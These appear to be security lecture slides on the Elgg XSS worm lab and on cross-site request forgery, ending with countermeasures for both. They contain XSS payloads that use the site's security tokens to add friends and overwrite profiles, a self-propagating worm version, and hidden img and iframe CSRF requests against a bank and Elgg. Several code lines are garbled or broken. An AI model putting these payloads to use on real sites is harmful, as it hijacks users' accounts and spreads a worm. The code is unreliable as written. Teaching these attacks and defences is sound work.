
# Inject the Script Into the Profile

The screenshot shows the Elgg 1.8.3 user profile interface. The user is Shouvik Mukherjee. The 'About me' field contains a JavaScript injection designed to send a friend request to a specific user (ID 42) using the site's security tokens. The injected code is as follows:

```
<script is="worm" type="text/javascript">  
Var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;  
Var token = "&__elgg_token="+elgg.security.token.__elgg_token;  
  
Var sendurl=http://www.website.com/action/friends/add?friend=42  
+token+ts  
Var Ajax=new XMLHttpRequest();  
Ajax.open("GET",sendurl,true);  
Ajax.setRequestHeader("Host","www.website.com")  
Ajax.sendRequestHeader(...)  
Ajax.send()  
</script>
```

The page layout includes a navigation bar with 'elgg', 'Administration', 'Settings', and 'Log out'. Below the navigation is a search bar and a menu with 'Activity', 'Apply for Expert', 'Blogs', 'Bookmarks', 'Files', and 'More'. The profile section on the left shows the user's profile picture, a welcome message, and links for 'Edit details', 'Change image', and 'Account settings'. The 'Activity' section on the right shows the injected code. The 'Friends' section shows a list of friends, and the 'Group membership' section shows two groups: 'Group 2' and 'Group 1', each with 1 member.

# Modify Visitor's Profile



The screenshot shows the Elgg 1.8.3 user interface. The top navigation bar includes 'Administration', 'Settings', and 'Log out'. The main header displays 'Elgg 1.8.3' and a search bar. The user profile for 'Shouvik Mukherjee' is visible on the left, with options to 'Edit details', 'Change image', and 'Account settings'. A 'Friends' section shows one friend, and a 'Group membership' section lists two groups. A large grey box is overlaid on the right side of the page, containing the following JavaScript code:


```
Share your thoughts
```

**Past the code into the About me field**


```
<script id="worm" type="text/javascript">
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=SAMY IS SMARTER";
Desc+="&accesslevel[description]=2"
Var sendurl=http://www.website.com/action/friends/edit

Var Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.website.com")
Ajax.sendRequedstHeader(...)
Ajax.send(token+ts+name+desc+guid)
</script>
```

# Propagation



# Propagation – How to Change the Script?



The screenshot shows the Elgg 1.8.3 user interface. The top navigation bar includes 'Administration', 'Settings', and 'Log out'. The main header displays 'Elgg 1.8.3' and a search bar. The user profile for 'Shouvik Mukherjee' is visible on the left, with options to 'Edit details', 'Change image', and 'Account settings'. The 'About me' field contains a JavaScript script designed to exploit a vulnerability in Elgg. The script sets a description to 'SAMY IS SMARTER' and sends an AJAX request to a specific URL on a website.

**Past the code into the About me field**

```
<script id="worm" type="text/javascript">
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=SAMY IS SMARTER";
Desc+="&accesslevel[description]=2"
var sendurl=http://www.website.com/action/friends/edit

Var Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.website.com")
Ajax.sendRequedstHeader(...)
Ajax.send(token+ts+name+desc+guid)
</script>
```

# Propagation – How to Change the Script?

```
.....  
var headerTag="script id=\"worm\" type=\"text/javascript\">";  
var jscod=document.getElementById("worm").innerHTML;  
var tailTag="</\" + \"script\">";  
Var warmcode=encodeURIComponent(headerTag+jscod+tailCode);
```

```
.....  
var desc = "&description=SAMY IS SMARTER" + warmcode;
```

```
Desc+="&accesslevel[description]=2"
```

```
Var sendurl=http://www.website.com/action/friends/edit
```

```
Var Ajax=new XMLHttpRequest();
```

```
....
```

```
Ajax.send(token+ts+name+desc+guid)
```

```
</script>
```

Add the code to the description field of the target

# Preventing XSS Attacks


- Browser does not know whether the received code is generated by the application or injected => all is code to execute
- Countermeasures
  1. Using input sanitization libraries to filter data from code
  2. Server encodes html to make it not executable  
E.g., `<script> alert('XSS')</script>` to “&lt;script&gt; alert('XSS')”. The browser converts it to `<script> alert('XSS')</script>` and displays it.

# Cross-Site Request Forgery in OWASP Top 10

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

**Number 8**


# Cross-Site Request Forgery (CSRF)





# Cross-Site Request Forgery (CSRF)

The page of the attacker website make a get or post to the target website



# Cross-Site Request Forgery (CSRF)

Use other tags to hide the CSRF

`<img`

`src="http://www.bank32.com/tranfer.php?to=me&amount=500">`

`<iframe`

`=“http://www.bank32.com/tranfer.php?to=me&amount=500”>`

`</iframe>`

# CSRF for Elgg's Add-friend

```
<html>
```

```
<body>
```

```
<h1> This is CSRF </h1>
```

```
<img src=http://www.elgg.com/action/freinds/add?friend=42  
alt="image" width="1" height="1">
```

```
</body>
```

```
</html>
```

# Countermeasures for CSRF

1. Use of referrer header – browser sends the source site
2. Use same-site cookie – Cookie provided by the site and has attribute **SameSite**. Unlike regular cookies, these are sent with same site. They are sent with cross-site requests only if attribute value is LAX.
3. Use secret token – pages from different site cannot access this variable. It is attached to all webpages from same site

Thank you

Any Question?